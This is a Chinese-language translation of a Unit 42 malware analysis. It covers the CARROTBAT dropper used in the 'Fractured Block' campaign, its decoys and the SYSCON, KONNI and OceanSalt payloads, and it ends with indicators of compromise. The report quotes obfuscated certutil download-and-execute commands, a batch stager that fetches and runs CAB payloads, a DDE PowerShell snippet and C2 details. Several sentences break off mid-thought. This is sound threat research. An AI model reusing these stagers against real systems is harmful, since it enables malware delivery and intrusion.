

"Unit 42

"组织利用先前未曾发表的报告中所提及的诱饵工具发现了一项新的黑客攻击活动，该工具主要被部署在韩国与朝鲜地区并作为诱饵来诱惑攻击者。这些诱惑行为包括了各种42组织称这个恶意软件为CARROTBAT。

在2017年12月，CARROTBAT在一次袭击中被最早发现。这次袭击事件针对使用SYSCON恶意软件的英国政府机构。而SYSCON是一种简单的远程访问木马（RAT）并使用文

虽然没有证据表明此次针对英国政府的攻击使用了CARROTBAT工具，但此攻击的首次发现就是由于某个基础设施被多次入侵。并且在研究中我们也发现了这两个恶意软件之

迄今为止，研究团队共识别出29种独特的CARROTBAT样品，其中包含12种独特的诱饵文件。这些样本于今年3月开始出现，并在过去3个月内进行了大部分的活动。之前的实例提供了SYSCON，而最新的攻击实例提供的是先前报告中的OceanSalt，两者的payload Block"的威胁活动。

首次攻击

2017年12月13日，一封钓鱼邮件从yuri.sidorav@yandex[.]ru的电子邮件地址发送给英国政府机构内的高层人员。此电子邮件包含以下主题，附带相同名称的附加文档文件：

- 美国会在没有准备的情况下与朝鲜方面对话

在此附加的Word文档中显示了以下文本：

美国将“无条件地”与朝鲜对话：Tillerson，By Seungmock Oh

本文引用了NKNews[.]组织攻击所发表的当天文章。该文章讨论了美国与朝鲜之间的外交关系现状。



U.S. would talk with North Korea “without precondition”: Tillerson

White House insists that President's views on DPRK remain unchanged, however

Seungmock Oh

December 13th, 2017



Share
41

Comments
0

Washington is ready to meet with North Korean officials without preconditions, Secretary of State Rex Tillerson said on Tuesday.

Speaking at the Atlantic Council-Korea Foundation Forum in Washington DC, Tillerson appeared to backtrack from the U.S.'s longstanding position that talks with North Korea would only be possible if Pyongyang commits to denuclearization, though stipulated that any dialogue would have to follow a “period of quiet.”

“We’re ready to have the first meeting without precondition,” he said. “Let’s just meet. And we can talk about the weather if you want. We can talk about whether it’s going to be a square table or a round table if that’s what you’re excited about. But can we at least sit down and see each other face to face.”

“It’s not realistic to say we are only going to talk if you come to the table ready to give up your program.”

附加文档利用DDE漏洞执行以下代码：

```
c:\windows\system32\cmd.exe "/k PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -nopprofile -command (New-Object
```

之后对代码继续利用。

此恶意软件示例运行的命令会下载名为0_31.doc的远程可执行文件，该文件又在执行前将名为AAA.exe的文件放置在受害者的■TEMP■目录中。

这个攻击payload属于SYSCON恶意软件。它通过FTP手段与ftp.bytehost31[.]org通信以进行命令和控制（C2）。

```
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 584 of 2900 allowed.
220-Local time is now 10:39. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 60 seconds of inactivity.
USER b31_20844527
331 User b31_20844527 OK. Password required
PASS b31_20844527
230-Your bandwidth usage is restricted
230 OK. Current restricted directory is /
CWD /htdocs/
250 OK. Current directory is /htdocs
TYPE A
200 TYPE is now ASCII
PASV
227 Entering Passive Mode (185,27,134,11,48,65)
LIST
```



通过查看控制SYSICON样本881.000webhostapp[.]com，我们发现了其他类似的样本，包括KONNI恶意软件和4个属于CARROTBAT恶意软件的64位可执行文件。并进一步

“Fractured Block”活动详情

迄今为止，被称为“Fractured Block”的活动被发现已经包括了所有的CARROTBAT样本。

CARROTBAT本身是一个恶意代码传播软件，它允许攻击者打开一个嵌入式诱饵文件，然后执行一个命令，该命令将在目标机器上下载并运行一个payload。

总的来说，此恶意软件支持以下11种诱饵文档文件格式：


- doc
- .docx
- .eml
- .hwp
- .jpg
- .pdf
- .png
- .ppt
- .pptx
- .xls
- .xlsx

打开诱饵文档后，程序会在系统上执行以下混淆命令：

```
C: && cd %TEMP% && c^e^r^tutil -urlc^a^che -spl^it -f https://881.000webhostapp[.]com/1.txt && ren 1.txt 1.bat && 1.bat && exit
```

此命令将尝试通过Microsoft Windows内置的certutil实用程序下载并执行远程文件。有关此技术和CARROTBAT恶意软件的更多信息，请参阅附录。

29个CARROTBAT恶意软件样本的编译时间在2018年3月到2018年9月之间。在这29个独特的样本例子中，11个诱饵文件被用于攻击，如下图所示：



韩国境内的大多数受害者所打开的诱饵文件都拥有与加密货币相关的主题。在一个独特的案例中，诱饵包含一名在COINVIL工作的员工名片。而该组织宣布计划于2018年5月

其他诱惑主题包括一些政治事件，如美国和朝鲜之间的关系，以及美国总统唐纳德特朗普访问新加坡峰会等。

CARROTBAT样品的payload各不相同。我们最初2018年3月到2018年7月期间观察到SYSCON恶意软件的多个实例样本都是通过FTP与以下主机进行C2通信：

- ftp.byethost7[.]com
- ftp.byethost10[.]com
- files.000webhost[.]com

从2018年6月开始，我们观察到CARROTBAT放弃了使用OceanSalt恶意软件继续。在撰写此本文时，这些样本还在继续使用，并使用以下主机进行C2通信：

- 61.14.210[.]72:7117


其他威胁活动

如本博客前面所述，CARROTBAT和KONNI恶意软件之间存在攻击目标重叠的情况。


KONNI是一种RAT，并且已经使用了四年多，具有广泛的功能。其通常利用000webhost等免费网络

服务商提供的C2基础设施进行攻击。而在撰写本文时，这个特定的恶意软件尚未被归类为一个特定类别，但是，其攻击目标一直集中在东南亚地区。

我们反复提到另一种攻击方法是使用SYSCON恶意软件。这个特殊的恶意软件系列于2017年10月被首次报道，并且已经被有关组织观察到其提供了与朝鲜有关的诱饵文件。



最后，OceanSalt恶意软件的payload是第三个交叉部分。迈克菲于2018年10月首次报道，此次恶意事件的受害者包括韩国，美国和加拿大。与McAfee报告中概述的样本一样，在Fractured Block Campaign中观察到的OceanSalt样本使用与Comment Crew█aka APT1█相同的代码，但是我们认为这些代码相似性是一种错误的标记。Comment Crew使用的恶意软件已经存在多年，我们不相信此博客文章中列出的活动与旧的计算Crew活动有任何代码重叠。



总结

发现CARROTBAT软件为分析“Fractured Block”活动提供了重要的关键。我们能够使用CARROTBAT找到相关的OceanSalt、SYSCON和KONNI活动的信息。在此过程中，我们遇到的各种重叠代码都是需要我们注意的，因为我们怀疑这种威胁活动

CARROTBAT恶意软件是一种恶意代码注入工具。虽然它支持各种类型的诱饵文件，并采用基本的命令进行混淆，但它的内部结构不复杂。

虽然Fractured Block背后的攻击者仍然活跃，但是Palo Alto Networks的客户可通过以下方式进行防御：

AutoFocus客户可以使用FracturedBlock，SYSCON，KONNI和CARROTBAT追踪这些样本。

WildFire使用恶意检测软件检测此报告中提到的文件。

陷阱会阻止当前与Fractured Block相关联的所有文件。

特别感谢Chronicle的VirusTotal团队协助研究这一威胁。

附录

CARROTBAT技术分析

具体分析如下，下面样例使用：

MD5	3e4015366126dcdbdcc8b5c508a6d25c
SHA1	f459f9cfbd10b136cafb19cbc233a4c8342ad984
SHA256	aef92be267a05cbff83aec0f23d33dfe0c4cdc71f9a424f5a2e59ba62b7091de
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Compile Timestamp	2018-09-05 00:17:22 UTC

执行时，恶意软件将读取自身的最后8个字节。 这些字节包括两个DWORD，它们既包含诱饵文档的长度，也包含它的文件类型。

3:2B50h: 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 9A

3:2B60h: C3 00 00 64 6F 63 50 72 6F 70 73 2F 61 70 70 2E

3:2B70h: 78 6D 6C 50 4B 01 02 00 00 14 00 08 00 08 00 B4

3:2B80h: 64 0B 74 6B 47 6C 3F 65 01 00 00 C8 02 00 00 11

3:2B90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 37 C5 00

3:2BA0h: 00 64 6F 63 50 72 6F 70 73 2F 63 6F 72 65 2E 78

3:2BB0h: 6D 6C 50 4B 05 06 00 00 00 00 1A 00 1A 00 D7 06

3:2BC0h: 00 00 DB C6 00 00 00 00 C8 CD 00 00 05 00 00 00

3:2BD0h:

.....š

Ã..docProps/app.

xmlPK.....'

d.tkGl?e...È....

.....7Å.

.docProps/core.x

mlPK.....x.

..ÛÆ....ÈÍ.....

= Decoy document length (0xCDC8)

= Decoy file type (0x5)

CARROTBAT使用这些收集的信息继续读取自身的结尾数据，并减去先前检索的8个字节。
此数据包含整个诱饵文档，并写入与原始恶意软件示例相同的目录和文件名。 但是此恶意软件根据先前检索的文件类型值更改文件扩展名。
CARROTBAT使用以下相应的值：

Value	Document Extension
0x0	.doc
0x1	.pdf
0x2	.jpg
0x3	.xls
0x4	.xlsx
0x5	.hwp
0x6	.docx
0x7	.png
0x8	.eml
0x9	.ppt
0xA	.pptx

在这种情况下，.hwp文件扩展名是诱饵文档。诱饵被丢弃到磁盘后将在一个新进程中打开。在这种情况下，BKN Bank加密货币交换的白皮书会显示给受害者：

The BKN Project

BKN 프로젝트

Financial Investments

재무적 투자

BKN is the next generation financial investment institution for the blockchain era!

BKN은 블록체인 시대를 위한 차세대 재무적 투자 금융기관입니다.

White Paper V.2

마케팅 계획서 버전 2

INDEX 목차

Definitions	2
Abstract	2
Background	3
Problems of Current Cryptocurrency Exchanges	3
Existing ICO Issues	4
Introduction to BKN	4
Key Features	4
Design of Mobile App	5
Investing in BKN	5
BKS Token & BKN Coin Issue	6
Copper - 250 USD	7
Bronze - 500 USD	7
Silver - 2,000 USD	7
Gold - 10,000 USD	7
Platinum - \$30,000 USD	7
BKS Business Model	8
BKN Funds Usage	8

Definitions

용어의 정의

BKN Coins: A type of cryptocurrency issued by BKN.

BKN 코인은 BKN이 발행한 전자화폐의 한 유형입니다.

BKS Tokens: A limited edition profit-share token issued by BKN in return for investment capital.

BKS Tokens expire on 15 April 2023.

BKS 토큰이라 함은 자본 투자에 대한 대가로 BKN이 발행한 한정판 이익 공유 토큰(역자 |




```
C: && cd %TEMP% && c^e^r^tutil -urlc^a^che -spl^it -f http://s8877.lapps[.]com/vip/1.txt && ren 1.txt 1.bat && 1.bat && exit
```

此命令将使用内置的Microsoft Windows certutil命令下载远程文件。在此特定实例中，软件将检索以下脚本：

```
@echo off

:if exist "%PROGRAMFILES(x86)%" (GOTO 64BITOS) ELSE (GOTO 32BITOS)

:32BITOS
certutil -urlcache -split -f http://s8877.lapps[.]com/vip/setup.txt > nul
certutil -decode -f setup.txt setup.cab > nul
del /f /q setup.txt > nul
GOTO ISEXIST

:64BITOS
:certutil -urlcache -split -f http://s8877.lapps[.]com/vip/setup2.txt > nul
:certutil -d^ecode -f setup2.txt setup.cab > nul
:del /f /q setup2.txt > nul
:GOTO ISEXIST

:ISEXIST

if exist "setup.cab" (GOTO EXECUTE) ELSE (GOTO EXIT)

:EXECUTE
ver | findstr /i "10\." > nul
IF %ERRORLEVEL% EQU 0 (GOTO WIN10) ELSE (GOTO OTHEROS)

:WIN10
expand %TEMP%\setup.cab -F:* %CD% > nul
:if exist "%PROGRAMFILES(x86)%" (rundll32 %TEMP%\drv.dll EntryPoint) ELSE (rundll32 %TEMP%\drv.dll EntryPoint)
%TEMP%\install.bat
GOTO EXIT

:OTHEROS
wusa %TEMP%\setup.cab /quiet /extract:%TEMP% > nul
%TEMP%\install.bat
GOTO EXIT

:EXIT
del /f /q setup.cab > nul
del /f /q %~dpnx0 > nul
```

该脚本只是检查受害者的操作系统，并使用certutil可执行文件再次下载相应的payload。在这个实例中，payload通过base64进行编码，其中certutil用于解码。有问题的payload是一个CAB文件，然后对其进行解压缩操作。最后，恶意软件删除原始文件并退出之前提取的install.bat脚本。

```
GET /vip/setup.txt HTTP/1.1
Accept: */*
User-Agent: CertUtil URL Agent
Host: s8877.1apps.com
Cache-Control: no-cache


HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Wed, 05 Sep 2018 09:25:53 GMT
Accept-Ranges: bytes
ETag: "36c87471fa44d41:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Wed, 12 Sep 2018 06:19:56 GMT
Content-Length: 249272
```

```
-----BEGIN CERTIFICATE-----
TVNDRgAAAAAxAIAAAAAACwAAAAAAAaAwEBAAMAAABYDQAAGQAAAAAYAAQBkAgAA
AAAAAAAAAJU20jiAAaW5zdGFsbC5iYXQA40kCAGQCAAAAACVNdVcgAERYdLVwZGF0
ZS5kbGwAEQAAAEtSgAAABRNKYMgAHdpcm5ldC5pbmkAIY3l0hJ5AIBDS+39dVwc
TxQvCg7uDBok0AQLD07u7k5wd7fg7hKCJ2jwBPfg7u7uBAjuzuyQ373vvb377u7+
vZ9tPk31VFdVnz516tT3VNwpFjY3tXIkC7SwQENGQ+YVU1LWkZSRl0BDNnV0+kzG
9Jnsg7+ZE70euIuHhp0ZsZs5yMz0jkyMV0/D1dzFVU/Z3cT02LRP3NHTwc7R2MyV
TJDMwd3uf83sae3gY04Gsnaw/v+cE0KDjKKauoi8PBqyi7klmbGZGRmFtJyYhp6a
o4Wbp7GLuZ6CtamLoyvkl56WtY0Zo6ernpi7i4u5g5smpGBrRwc9VXcHCjImDzIZ
CTImNzJVCsLDCw1lEUVxQzVdMiZiC57uDPc3YGMFmXuZ/+8p+l/e+b/bkHIt/i+k
/uPd/6CCzP1fYjJrVzIzcZdZUzdZM/K3RGbmdm+ZmJz/BzdYQG5ebv+zjP/XmybG
/9ubruZu7k4gU20T/12C/2eK/zeJ/i+18T9S/H/ND4N/xRv8nxwxgKT4X5/g4MX8
f3LI3MvaDQ1ZQfcLAAYAAMBCTjAYAGc/HcIA/4/H+eQE520GR1QhzRG3gQlP0au
bgVhsZ0Lo6WlsT2ZqbGDg6MbmYk5GeQTyKwdyMSV1MjsHc3MQWhoyFT/o4wauSeG
W/qUgP95mpuhBVxDwgw9wYDDfyFKwJ9/oVBANiQE8IHXPxLmxyQ8y+eN+DmX4ge
cPcvRPwXqlqbW2V97/SrCwBAMhDIQBmxCi+/c+4TQA00QoUMgDQAPnh+19cFy4c
AIABuZj89xPj3zU0AAAHgPoX8T9DgBHcP+bJZ8JAbgtD/cuE8V+W/8L/AqJFGIAD
KiS50zTA6/+0mdvQgE2ENwLhAEZQ/3ueIy5DA8ggIZk03P9SR3AA/v83dQVym/dy
g4RY9YD/g67/9YCUawRygQipMQAgxfp/vPv/ywF5rjDov2QA0+a38qD+d+k6QcZ0
9m9JRFAhaZSh/nfP3QS52bm+Xep/4yn0P17/E8r/m/JYINe5i5AETpATwg8A/P9z
OqQ38lzM7RxnAf/xESLtf+VtQv+v5Yn+fyHm///j/3/8/+xR4nshpbtPLhK7Qxi/
+CMv0qxZ/asNV4A0KDNLFtMjvRxKA93PT5ztExs95vpTNi0pPuntoU6tFf+N4Sid
P3KS2LeiRKKyNuEImp6KX52tssDiD930ojSRdDABA6dy9QtBSa5e9qwMvmNe6pi3
6Pv2q03XhueojmhyBmH4VdGUhUgwEV/W0U+M3xc0VZrDoFF+vPAUv1c6qu804c+m
qYZX+XNp7w++3nMXLVJSET0jR9oPMeik1g2YSzCtjym3xZIMMvjcFCrvGXK/p43t
rfV+hqSM6DoI9FX9u7GEuXgaAFz01REjxZLwNCecaZZ7dSuFnXowxxaIVVmtEYoQ
```

我们下载完成的CAB文件有如下属性：

MD5	a943e196b83c4acd9c5ce13e4c43b4f4
SHA1	e66e416f300c7efb90c383a7630c9cfe901ff9fd
SHA256	cfe436c1f0ce5eb7ac61b32cd073cc4e4b21d5016ceef77575bef2c2783c2d62
File Type	Microsoft Cabinet archive data, 181248 bytes, 3 files

此CAB文件将删除以下三个文件：

Filename	Purpose
Install.bat	Installation batch script responsible for copying the other files to C:\Users\Public\Downloads and setting the Run registry key to ensure persistence. It will also remove any original files before exiting.
DrvUpdate.dll	Instance of the OceanSalt malware family.
winnet.ini	Encoded C2 information. 

C2信息通过外部的winnet.ini文件存储，并使用XOR密钥进行编码。用Python编写的以下函数可用于解码此文件：

```
def decode(data):
    out = ""
    c = 0
    for d in data:
        out += chr(ord(d)^c)
        c+=1
    return out
```

一旦文件被解码，那么OceanSalt实例就会尝试与61.14.210[.]72 on port 7117地址进行联系

CARROTBAT样例

```
d34aabf20ccd93df9d43838cea41a7e243009a3ef055966cb9dea75d84b2724d
8b6b4a0e0945c6daf3ebc8870e3bd37e54751f95162232d85dc0a0cc8bead9aa
26fc6fa6acc942d186a31dc62be0de5e07d6201bdf5d7b2f1a7521d1d909847
e218b19252f242a8f10990ddb749f34430d3d7697cbfb6808542f609d2cbf828
824f79a8ee7d8a23a0371fab83de44db6014f4d9bdea90b47620064e232fd3e3
70106ebdbf4411c32596dae3f1ff7bf192b81b0809f8ed1435122bc2a33a2e22
87c50166f2ac41bec7b0f3e3dba20c7264ae83b13e9a6489055912d4201cbdfc
ac23017efc19804de64317cbc90efd63e814b5bb168c300cfec4cfdedf376f4f
d965627a12063172f12d5375c449c3eef505fde1ce4f5566e27ef2882002b5d0
7d443434c302431734caf1d034c054ad80493c4c703d5aaeafa4a931a496b2ae
1142dcc02b9ef34dca2f28c22613a0489a653eb0aeafe1370ca4c00200d479e0
337b8c2aac80a44f4e7f253a149c65312bc952661169066fe1d4c113348cc27b
92b45e9a3f26b2eef4a86f3dae029f5821cffec78c6c64334055d75dbf2a62ef
42e18ef3aaadac5b40a37ec0b3686c0c2976d65c978a2b685fefe50662876ded
ba78f0a6ce53682942e97b5ad7ec76a2383468a8b6cd5771209812b6410f10cb
dca9bd1c2d068fc9c84a754e4dcf703629fbe2aa33a089cb50a7e33e073f5cea
7d8376057a937573c099e3afe2d8e4b8ec8cb17e46583a2cab1a4ac4b8be1c97
3bccb059225669dcfdc7542ce28666e0b1a227714eaf4b16869808bffe90b96
```

aef92be267a05cbff83aec0f23d33dfe0c4cdc71f9a424f5a2e59ba62b7091de
2547b958f7725539e9bba2a1852a163100daa1927bb621b2837bb88007857a48
6c591dddd05a2462e252997dc9d1ba09a9d9049df564d00070c7da36e526a66a
22b16fa7af7b51880faceb33dd556242331daf7b7749cabd9d7c9735fb56aa10
3869c738fa80b1e127f97c0afdb6c2e1c15115f183480777977b8422561980dd
ba100e7bac8672b9fd73f2d0b7f419378f81ffb56830f6e27079cb4a064ba39a
e527ade24beacb2ef940210ba9acb21073e2b0dadcd92f1b8f6acd72b523c828
9fa69bdc731015aa7bdd86cd311443e6f829fa27a9ba0adcd49fa773fb5e7fa9
ffd1e66c2385dae0bb6dda186f004800eb6ceaed132aec2ea42b1ddcf12a5c4e
e3b45b2e5d3e37f8774ae22a21738ae345e44c07ff58f1ab7178a3a43590fddd
a0f53abde0d15497776e975842e7df350d155b8e63d872a914581314aaa9c1dc

SYSCON样例

5a2c53a20fd66467e87290f5845a5c7d6aa8d460426abd30d4a6adcffca06b8b
fcedece104bed6c8e85fff87b1bf06fde5b4a57fe7240b562a51727a37034f659
fa712f2bebf30592dd9bba4fc3befced4c727b85a036550fc3ac70d1965f8de5
da94a331424bc1074512f12d7d98dc5d8c5028821dfcbe83f67f49743ae70652
2efdd25a8a8f21c661aab2d4110cd7f89cf343ec6a8674ff20a37a1750708f27
62886d8b9289bd92c9b899515ff0c12966b96dd3e4b69a00264da50248254bb7
f27d640283372eb805df794ae700c25f789d77165bb98b7174ee03a617a566d4
0bb099849ed7076177aa8678de65393ef0d66e026ad5ab6805c1c47222f26358
f4c00cc0d7872fb756e2dc902f1a22d14885bf283c8e183a81b2927b363f5084
e8381f037a8f70d8fc3ee11a7bec98d6406a289e1372c8ce21cf00e55487dafc
1c8351ff968f16ee904031f6fba8628af5ca0db01b9d775137076ead54155968
2da750b50ac396a41e99752d791d106b686be10c27c6933f0d3afe762d6d0c48
5d1388c23c94489d2a166a429b8802d726298be7eb0c95585f2759cebad040cf
0490e7d24defc2f0a4239e76197f1cba50e7ce4e092080d2f7db13ea0f88120b

OceanSalt样例

59b023b30d8a76c5984fe62d2e751875b8b3ebe2d520891458cb66a4e9c40005
7cf37067f08b0b8f9c58a35d409fdd6481337bdc2d5f2152f8e8f304f8a472b6
fe8d65287dd40ca0a1fadddc4268268b4a77cdb04a490c1a73aa15b6e4f1dd63
a23f95b4a602bdaef1b58e97843e2f38218554eb57397210a1aaa68508843bd0
59b023b30d8a76c5984fe62d2e751875b8b3ebe2d520891458cb66a4e9c40005
cfe436c1f0ce5eb7ac61b32cd073cc4e4b21d5016ceef77575bef2c2783c2d62
7ae933ed7fc664df4865840f39bfeaf9daeb3b88dcd921a90366635d59bc15f2
3663e7b197efe91fb7879a56c29fb8ed196815e0145436ee2fad5825c29de897
59b023b30d8a76c5984fe62d2e751875b8b3ebe2d520891458cb66a4e9c40005
7ae933ed7fc664df4865840f39bfeaf9daeb3b88dcd921a90366635d59bc15f2

```
fe186d04ca6afec2578386b971b5ecb189d8381be055790a9e6f78b3f23c9958
```

[https://881.000webhostapp\[.\]com/1.txt](https://881.000webhostapp[.]com/1.txt)

[http://attach10132.1apps\[.\]com/1.txt](http://attach10132.1apps[.]com/1.txt)

[https://071790.000webhostapp\[.\]com/1.txt](https://071790.000webhostapp[.]com/1.txt)

